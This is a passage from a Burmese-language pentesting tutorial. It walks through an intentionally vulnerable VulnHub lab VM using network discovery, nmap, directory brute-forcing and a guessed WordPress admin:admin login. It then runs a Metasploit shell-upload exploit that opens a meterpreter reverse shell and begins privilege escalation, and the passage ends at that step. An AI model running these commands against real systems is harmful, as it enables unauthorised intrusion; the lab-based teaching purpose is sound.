341/346	(L1) Ensure 'Windows Firewall: Public: Settings: Display a notification' is set to ...	<1 second	Fail
342/346	(L1) Ensure 'Windows Firewall: Public: Settings: Apply local firewall rules' is sett...	<1 second	Fail
343/346	(L1) Ensure 'Windows Firewall: Public: Settings: Apply local connection security r...	<1 second	Fail
344/346	(L1) Ensure 'Windows Firewall: Public: Logging: Name' is set to '%SYSTEMRO...'	<1 second	Fail
345/346	(L1) Ensure 'Windows Firewall: Public: Logging: Size limit (KB)' is set to '16,384 ...	<1 second	Fail
346/346	(L1) Ensure 'Windows Firewall: Public: Logging: Log dropped packets' is set to '...	<1 second	Fail
Generating Reports...		18 seconds	Done

At the bottom right of the status area is a 'View Reports' button.


ဒါဆိုရင်တော့ Assessment လုပ်တာ ပြီးဆုံးပြုဖြစ်ပါတယ်။ View Reports ကိုနိပ်ပြီး Report ကိုကြည့်လိုရပါပြီ။ ဒီလောက်ဆိုရင်တော့ CIS CAT ကိုအသုံးပြုတာကိုလဲ နားလည်မယ်လိုထင်ပါတယ်။ ကျွန်ုတ်တော်တို့ Real World Challenge Lab လေးစမ်းကြည့်ရအောင်။

## Real World Lab Challenge

Road to Pentester စာအုပ်ကို အစဆုံးဖတ်ပြီးသွားရင်တော့ Penetration Testing ပိုင်းနဲ့ပတ်သက်ပြီး အနေထားတစ်ခုထိတော့ သိသွားမယ်လို့ထင်ပါတယ်။ အဲတော့ ကျွန်တော်တို့ Real World Challenge လေးတွေစမ်းလုပ်ကြည့်ရအောင်။ Challenge ကိုနည်းလမ်း ၂ မျိုးနဲ့ စမ်းကြည့်ရအောင် အဲတော့ ကျွန်တော်တို့ vm တစ်ခု Download ဆွဲရပါမယ်။ Link ကတော့ <https://www.vulnhub.com/entry/basic-pentesting-1,216/> ကနေဒေါင်းလုပ်ဆွဲပါမယ်။ မိမိ အဆင်ပြေရာကနေ Download ဆွဲပါ။ Download ဆွဲပြီးရင်တော့ Zip file ဒါမ္မမဟုတ် ova file တစ်ခုရပါမယ်။ Zip file ဆိုရင်တော့ Extract လုပ်ပါမယ်။ OVA format နဲ့ဆိုရင်တော့ လုပ်ဖို့မလိုပါဘူး။ ပြီးရင်တော့ vmware ကနေ Ctrl+O ကိုနိုပ်ပြီးတော့ ova format နဲ့ဆုံးတာကိုရွေးပေးပြီး vmware မှာ input လုပ်ပေးပါ။ပြီးရင်တော့ သူပေးထားတဲ့ Specification တွေက များတဲ့အတွက် ကျွန်တော်ကတော့အောက်ကပိုအတိုင်း ပြင်ထားပါတယ်။



ပြီးရင်တော့ vm ကို power on လိုက်ပါ။



ပြီးရင်တော့ Kali Linux ထဲကိုဝင်ထားပါ။ အရင်ဆုံး ကျွန်ုတ်တို့တွေ အသစ်ထားတဲ့ target vm နဲ့ပတ်သက် ပြီးတော့ information တွေကိုမသိရသေးပါဘူး။ အဲတော့ ကျွန်ုတ်တို့တွေ Information Gathering အဆင့်ကို စတင်ပြီးလုပ်ဆောင်ပါမယ်။ မည်သည့် information မှမသိသေးတဲ့ အတွက်အခုံလုပ် ဆောင်တဲ့အဆင့်ကို Black box testing လို့လဲသတ်မှတ်လို ရပါတယ်။ အရင်ဆုံး target vm ရဲ့ ip address ကိုရှာရမှာ ဖြစ်ပါတယ်။ Kali Linux မှာ netdiscover ကိုရိုက်လိုက်ပါ။ Network ကို Discover လုပ်ချင်ရင် Kali Linux မှာ Default ပါဝင်တဲ့ netdiscover tool ကိုအသုံးပြုပါတယ်။ သေးစိတ် သိချင်တယ်ဆိုရင်တော့ -h ခံပြီးကြည့်လို ရပါတယ်။

```

File Actions Edit View Help
root@kali: ~
Currently scanning: 192.168.202.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-----  

IP          At MAC Address      Count    Len  MAC Vendor / Hostname  

-----  

10.10.10.1   00:50:56:c0:00:08    1       60  VMware, Inc.  

10.10.10.2   00:50:56:e4:63:3d    1       60  VMware, Inc.  

10.10.10.11  00:0c:29:ae:fe:82    1       60  VMware, Inc.  


10.10.10.15  00:50:56:ec:d3:88    1       60  VMware, Inc.
|
```

ဒါလိုဂင်တော့ အသစ်ထည့်သွင်းထားတဲ့ target vm ရဲ့ ip address ကိုသိရပြီဖြစ်ပါတယ်။ သူ့ ip address ကတော့ 10.10.10.11 ပဲဖြစ်ပါတယ်။ ပြီးရင်တော့ ဆက်ပြီး Scanning & Enumeration အဆင့်ကို nmap ကိုအသုံးပြုပြီးဆက်လုပ်ပါမယ်။ Command ကတော့ nmap -p- -sV ip\_address ဖြစ်ပါ တယ်။


```
root@kali:~# nmap -p- -sV 10.10.10.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-07 10:52 EST
Nmap scan report for 10.10.10.11
Host is up (0.0023s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:AE:FE:82 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds
root@kali:~# |
```


ကျွန်ုတ်တို့ running ဖြစ်နေတဲ့ services တွေနဲ့ Port တွေကို တွေ့ပြီဖြစ်ပါတယ်။ ဒီနေရာမှာ တစ်ခု ပြောစရာရှိပါတယ်။ ဒီ target vm ကို gaining access ရယူရာမှာ နည်းလမ်း ၂ မျိုးကိုအသုံးပြုပြီးတော့ ရယူလို့ရပါတယ်။ အခုံ ပထမနည်းလမ်းကို စတင်ပြောပါမယ်။ Scanning လုပ်ခဲ့တုန်းက Port 80 ပွင့်နေတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ အဲ့ target vm ip ကို browser မှာရှိက်ထည့်လိုက်ပါ။




လက်ရှိအနေထားအရတော့ ဒီလိုပဲ မြင်ရမှာ ဖြစ်ပါတယ်။ အဲ့တော့ကျွန်ုတ်တို့က အနောက်က url ကိုဆက်ပြီးရှာဖွေဖို့ လိုအပ်ပါတယ်။ အဲ့တော့ Kali Linux မှာ ပါဝင်ပြီးသားဖြစ်တဲ့ dirbuster ဆိုတဲ့ Tool ကိုအသုံးပြုပါမယ်။ Terminal ကနေ dirbuster လို့ရှိက်ထည့်လိုက်ပါ။




ပုံမှာလ ကျန်တော်ဘောင်ခတ်ပြထားပါတယ်။ အရင်ဆုံး Target url နေရာမှာတော့ target vm ရဲ့ ip address ကိုထည့်ပေးရမှာ ဖြစ်ပါတယ်။ ဒုတိယကတော့ number of threads မှာ 30 လောက်ထိ ထားပေးပါ။ တတိယကတော့ wordlist file ကိုထည့်သွင်းပေးရမှာ ဖြစ်ပါတယ်။ Browse ဆိုတဲ့ button ကိုနှိပ်ပါ ဆက်ပြီးတော့ /usr/share/dirbuster/wordlist/directory-list-lowercase-2.3-small.txt ဆိုတဲ့ file ကိုရွေးပေးလိုက်ပါ။ ပြီးရင်တော့ Start ကိုနှိပ်လိုက်ပါ။ ဒါဆိုရင်တော့ စတင်ပြီး Scan လုပ်နေပြီဖြစ်ပါ တယ်။



အပေါ်ကပုံအတိုင်း dirs in /secret/ လိုပေါ်လာရင် ကျွန်တော်တိ web site ရဲ့ လမ်းကြောင်းကို သိပြုဖြစ်ပါတယ်။ Stop ဆိုတဲ့ button ကိုနှိပ်လိုက်ပါ။ ပြီးရင်တော့ browser ကနေ 10.10.10.11/secret ဆိုပြီးရိုက်ထည့်လိုက်ပါ။



ဒါဆိုရင်တော့ Wordpress နဲ့ရေးထားတဲ့ web site ကိုတွေ့ပြီပေါ့ အဲ့ web site ထဲကိုကျွန်တော်တိ နည်းနည်းလေ့လာကြည့်ပါမယ်။ အောက်နားလေးမှာ Login ဆိုပြီးတွေ့ရမှာ ဖြစ်ပါတယ်။



ကျွန်တော်တိ login ကိုမနိပ်ခင်မှာ Kali Linux ရဲ့ etc/hosts မှာအောက်ကပုံအတိုင်းထည့်ပေး ရမှာ ဖြစ်ပါတယ်။ IP Address ရဲ့ နေရာမှာတော့ Target ip ထည့်ပေးရမှာ ဖြစ်ပါတယ်။


```

127.0.0.1      localhost
127.0.1.1      kali
10.10.10.11    vtcsec
10.10.10.11    vtsec.com


# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```


အပေါ်ကအတိုင်းထည့်ပေးပြီးရင်တော့ Login ဆိုတဲ့ button ကိုနှိပ်လိုက်ပါ။ Wordpress admin login ဝင်တဲ့နေရာရောက်သွားတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။



အဲမှာကျန်တော်တိ User Name နဲ့ Password ကိုရမ်းထည့်ကြည့်ရမှာ ဖြစ်ပါတယ်။ အရင်ဆုံး username မှာ admin ဆိုပြီးထည့်ကြည့်ပါ password မှာတော့ 1234 ဆိုပြီးထည့်လိုက်ပါ။ ဘာ message ပြမလဲဆိုတာသိရအောင်။



ဒါလိုဂင် user admin ကတေသာမှန်တယ် password ကတေသာ မှားနေတယ်ဆိုပြီးပြမှာ ဖြစ်ပါတယ်။ အဲတေသာ ကျွန်တော်တို့ password ကို admin လိုထည့်ကြည့်ပါ။



Login ဝင်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ကျွန်တော်တို့ဆက်ပြီး Gaining access အဆင့်ကို ဆက်လုပ်ပါမယ်။ Kali Linux ကနေ Metasploit ကိုခေါ်လိုက်ပါ။ ပြီးရင်တော့ Metasploit ထဲမှာ search wp\_admin\_upload\_shell ဆိုတဲ့ exploit ကိုရှာဖွေည့်ပါ။

```
msf5 > search wp_admin_shell_upload

Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  ----                                -----          -----    ----- 
0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent Yes    WordPress Admin Shell Upload

msf5 > |
```

ကျွန်တော်တို့အသုံးပြုချင်တဲ့ exploit ကို Metasploit ထဲမှာတွေ့ရမှာ ဖြစ်ပါတယ်။ အဲ exploit ကိုအသုံးပြုပါမယ်။ Command ကဲ use exploit/unix/webapp/wp\_admin\_shell\_upload ဖြစ်ပါတယ်။ ပြီးရင်တော့ show options နဲ့ခေါ်ကြည့်လိုက်ပါ။

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):
=====
Name      Current Setting  Required  Description
----      -----          ----- 
PASSWORD          yes        The WordPress password to authenticate with
Proxies           no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS           yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'*
RPORT            80        yes        The target port (TCP)
SSL              false      no         Negotiate SSL/TLS for outgoing connections
TARGETURI        /         yes        The base path to the wordpress application
USERNAME         vti       yes        The WordPress username to authenticate with
VHOST            no         HTTP server virtual host

Exploit target:
Id  Name
--  --
0   WordPress
```

အဲမှာဆိုရင် ကျွန်တော်တိက PASSWORD, RHOSTS, TARGETURI, USERNAME တို့ကိုထည့်သွင်းပေးရမှာ ဖြစ်ပါတယ်။

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) >
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.10.10.11
rhosts => 10.10.10.11
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /secret
targeturi => /secret
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > |
```

ပြီးရင်တော့ Payload သတ်မှတ်ပေးရမှာ ဖြစ်ပါတယ်။ အသုံးပြုမယ့် Command ကတော့ set payload php/meterpreter/reverse\_tcp ဖြစ်ပါတယ်။ ပြီးရင်တော့ Show options နဲ့ခေါ်ကြည့်ပေးပါ။

```
RPORT      80          yes      The target port (TCP)
SSL        false        no       Negotiate SSL/TLS for outgoing connections
TARGETURI  /secret     yes      The base path to the wordpress application
USERNAME   admin        yes      The WordPress username to authenticate with
VHOST      None         no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----          ----- 
LHOST      127.0.0.1    yes      The listen address (an interface may be specified)
LPORT      4444          yes      The listen port

Exploit target:
Id  Name
--  --
0   WordPress

msf5 exploit(unix/webapp/wp_admin_shell_upload) > |
```

ဆက်ပြီးတော့ LHOST နဲ့ LPORT ကိုသတ်မှတ်ပေးရပါ၌မယ်။ LHOST ကိုပဲသတ်မှတ်ပါမယ်။ LPORT ကိုတော့ ဒီအတိုင်းပဲအသုံးပြုပါမယ်။

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.10.9
lhost => 10.10.10.9
msf5 exploit(unix/webapp/wp_admin_shell_upload) > |
```

ပြီးရင်တော့ exploit လုပ်လိုက်ပါ။

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 10.10.10.9:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/yQZDVcsNwR/hkdHVaNzIN.php ...
[*] Sending stage (38288 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.10.9:4444 → 10.10.10.11:59940) at 2019-12-07 11:46:17 -0500
[+] Deleted hkdHVaNzIN.php
[+] Deleted yQZDVcsNwR.php
[+] Deleted ../../yQZDVcsNwR

meterpreter > |
```

ဒါဆိုရင်တော့ meterpreter shell access ကိုရပြီဖြစ်ပါတယ်။ ကျွန်ုတ်တို့ရထားတာ ဘယ် user access လဲဆိုတာ သိရန်လိုအပ်ပါတယ်။ အဲဒါကြောင့် getuid ဆိုပြီးရှိက်လိုက်ပါ။

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > |
```

ကျွန်ုတ်တို့ရထားတာ Normal user account ဖြစ်ပါတယ်။ Privileges escalation လုပ်ဖို့လိုအပ်ပါတယ်။ အဲအတွက်ကို အရင်ဆုံး ကျွန်ုတ်တို့က meterpreter session ကနေ cd /tmp ဆိုပြီး ဝင်လိုက်ပါမယ်။

```
meterpreter > cd /tmp
```

ပြီးရင်တော့ ကျွန်ုတ်တို့ unix-privesc-check ဆိုတဲ့ file ကို အဲ tmp အောက်ထဲကို upload တင်ပေးရပါမယ်။ အဲ file က ကျွန်ုတ်တို့ Kali ရဲ့ /usr/share/unix-privesc-check/ အောက်မှာရှိပါတယ်။

```
meterpreter > upload /usr/share/unix-privesc-check/unix-privesc-check
[*] uploading : /usr/share/unix-privesc-check/unix-privesc-check → unix-privesc-check
